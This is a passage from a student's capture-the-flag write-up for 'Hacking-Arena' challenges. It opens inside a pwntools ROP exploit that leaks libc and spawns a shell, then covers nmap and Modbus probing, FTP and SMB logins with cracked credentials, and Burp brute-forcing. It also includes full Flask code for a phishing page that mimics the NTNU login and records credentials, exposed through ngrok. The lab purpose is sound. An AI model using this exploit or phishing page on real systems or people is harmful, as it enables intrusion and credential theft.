payload = b"1" # Starting the payload with 1 tricks atoi()
```

```
function to believe that a 1 was sent
```

```
payload += b"A"*37 # Overflow the buffer
```

```
payload += p64(POP_RDI)
```

```
payload += p64(puts_got) # Leak the address of LIBC_PUTS by  
calling puts.plt with puts.got.plt as arg
```

```
payload += p64(puts_plt) # puts(*puts.got.plt)
```

```
payload += p64(main) # Return to main to re-overflow the  
buffer
```

```
LIBC_puts = first_round_answer(io,payload)
```



```

info("LIBC PUTS @ %#x", LIBC_puts)

LIBC_base = LIBC_puts - 0x80e50
LIBC_system = LIBC_base + 0x50d70
BIN_SH = LIBC_base + 0x1d8678
RET = 0x401016

payload2 = b"1"
payload2 += b"A"*37
payload2 += p64(POP_RDI)
payload2 += p64(BIN_SH)
payload2 += p64(RET)
payload2 += p64(LIBC_system)

second_round_answer(io,payload2)

io.interactive()

```

Flag: Hacking-Arena{koalas eat eucalyptus}

Get in touch with services

Dark Energy (70)

Have you already checked padawan ports? What was this on tcp/502? Maybe there is a flag for you. :)

I used nmap to check what's on port 502:

```
nmap -sT -p500-505 padawan.hackingarena.com -Pn
```

I got this result:

```
PORT STATE SERVICE
```

```
500/tcp filtered isakmp
```

```
501/tcp filtered stmf
```

```
502/tcp open  mbap
```

```
503/tcp filtered intrinsa
```

```
504/tcp filtered citadel
```

```
505/tcp filtered mailbox-lm
```

So I decided to check what mbap is and I found that Modbus is a client/server data communications protocol for communication between industrial electronic devices.

So I searched on Google a way to connect to a modbus server and I found mbtget. I installed mbtget but using this tool I was only able to get the first number (it was 72). I decided to try another tool and I found mbpoll. I installed it with `sudo apt install mbpoll`.

Later I used this command:

```
mbpoll -m tcp -a 1 -c 40 -p 502 -l padawan.hackingarena.com
```

And I got a sequence of numbers starting in this way: 72 97 99 107 105 110 103 65 123 72 52 99 107 95 116 104 101 95 98 117 53 95 52 110 48. I decided to convert them from ASCII to text and I found the flag.

Flag: HackingA{H4ck_the_bu5_4nd_n0_4l4ctricity}

Challenge no.5 (70)

Ladies and Gentlemen,

This is challenge no.5.

A little bit of everything...

Ask 3CPO (3cpo.hackingarena.com) on port range 21000-22000

To check what I have on that range of ports I start with the command:

```
nmap -sV 3cpo.hackingarena.com -p21000-22000 -Pn
```

I found the port 21214. I opened filezilla and I inserted these values:

host=3cpo.hackingarena.com

username=anonymous

password=1234

port = 21214

I found 6 files.

In each file there's the word "lou" (that I'll use later) and a string that starts with \$1\$.

Checking on the internet I found out that the sequence "\$1\$" is the symbol of MD5

encryption. I have to

decrypt it and I find the names: Monica, Erica, Rita, Tina, Sandra, Mary. If I google these

names I find a song by the artist Lou Bega called Mambo No. 5 (A Little Bit Of...); now I

notice that in the list of names there's a missing name: the last name is Jessica. I open again

filezilla and I try to login with:

host=3cpo.hackingarena.com

username=lou

password=Jessica

port = 21214

I established the connection and I found the flag.

Deep waters (100)

We intercepted a document exchanged between two CIA operators. We noted the IP as 158.39.75.16 and detected some activity on a port somewhere between 4000 and 5000. Can you find the purpose of their mission?

I immediately used the command nmap with the IP above, the right port range (between 4000 and 5000) and the -sV option for the service. I found out that there was a Samba server (the "dancing service" in the image given) running on port 4445. I searched on the Internet how to get a connection to this kind of service and I installed smbclient.

I used the command:


```
smbclient \\\158.39.75.16\\K-129 -U joehouston%jennifer -p 4445
```

and I got access to the machine. Typing ls I noticed that there were some files:


```
smb: \> ls
.                D          0  Thu Sep 12 22:41:56 2024
..               D          0  Wed Sep 11 19:58:02 2024
important_document.png N    554254 Thu Sep 12 22:41:47 2024
target.jpg       N     18721 Wed Sep 11 20:48:48 2024
capture_vehicle.jpg N     7838 Wed Sep 11 22:02:04 2024
secretmission.txt N       252 Wed Sep 11 21:14:26 2024
hughes_glomar_explorer.jpg N    36030 Wed Sep 11 22:20:19 2024

20470152 blocks of size 1024. 17314612 blocks available
```

I read the content of secretmission.txt where it was written that *The file required for the mission is stored at “.REDACTED/dossier.txt” and the directory name is my last name*. At this point I decided to check also the others files and in the image important_document.png there was a page of a document: it wasn't possible to read the name that I needed but I typed on Google “the glomar story” and I found this link https://www.cia.gov/readingroom/docs/DOC_0005301269.pdf I found the same document uncensored. I noticed that the name I was looking for was



Here the uncensored document found



I accessed the right directory with: `cd .Parangosky` and in dossier.txt there was the flag.
Flag: Hacking-Arena{r3tri3v3_th3_submarine!}

Spear phishing (80)

I created a simple Python server using Flask and a simple login page trying to make it similar to NTNU login page. The user inserts username and password and he will be redirected to a Successful login page in every case. The credentials will be stored on a txt file.

```
app.py  index.html  styles.css
app.py > login
1  from flask import Flask, render_template, request
2
3  app = Flask(__name__)
4
5  # Main page that shows login form
6  @app.route('/')
7  def index():
8      return render_template('index.html')
9
10 # Login endpoint
11 @app.route('/login', methods=['POST'])
12 def login():
13     username = request.form.get('username')
14     password = request.form.get('password')
15
16     # Data stored in a txt file
17     with open('credentials.txt', 'a') as f:
18         f.write(f'Username: {username}, Password: {password}\n')
19     return "Login successful!"
20
21 if __name__ == '__main__':
22     app.run(debug=True)
23
```

I first ran it locally, then I used ngrok to make the website temporarily available. To use ngrok I have to run my python server and the command `ngrok http 5000`: the command returns me a temporaneous url that I can send to whomever I want. If I run ngrok this will be the output and in the “Forwarding” tab I have the url to send.

```
ngrok
Sign up to try new private endpoints https://ngrok.com/new-features-update?ref=private
Session Status HackingHome online
Account File Modifica Visualizza 3.18.1
Version 3.18.1
Region Europe (eu)
Latency 53ms
Web Interface http://127.0.0.1:4040
Forwarding https://abbc-84-52-238-127.ngrok-free.app → http://localhost:5000

Connections  ttl  opn  rt1  rt5  p50  p90
              12   0    0.00  0.01  0.02  0.05
```

The credentials will be stored in my txt file specified in the Python script in this way:

```
1 Username: smone, Password: pqasss
2 Username: simo, Password: simosimo
3 Username: marco, Password: marco34
4 |
```

```
1 Username: iik3100target@gmail.com, Password: Hacking-Arena{Jeg_er_dritnaiv:)}
2
```

Flag: Hacking-Arena{Jeg_er_dritnaiv:)}

Web4

I search for Globus partners on google and i found a list of university like Oslo, Dublin... If I paste the Rio uni in the input textfield I got an error and if I reache the website <http://padawan.hackingarena.com:820/partnerprocess/> I got the flag.

Arenabook

I took a list of cities in Landmark county (check on Kali) then burpsuite and I have to make the request for the password with all the cities found. The city is Vinjastranda. I use it as a password after serdodisen username and I got the flag
UiO-Hacking-Arena{Sigurd_is_a_flink_bisk}

Beatles song catalogue 2 pag 42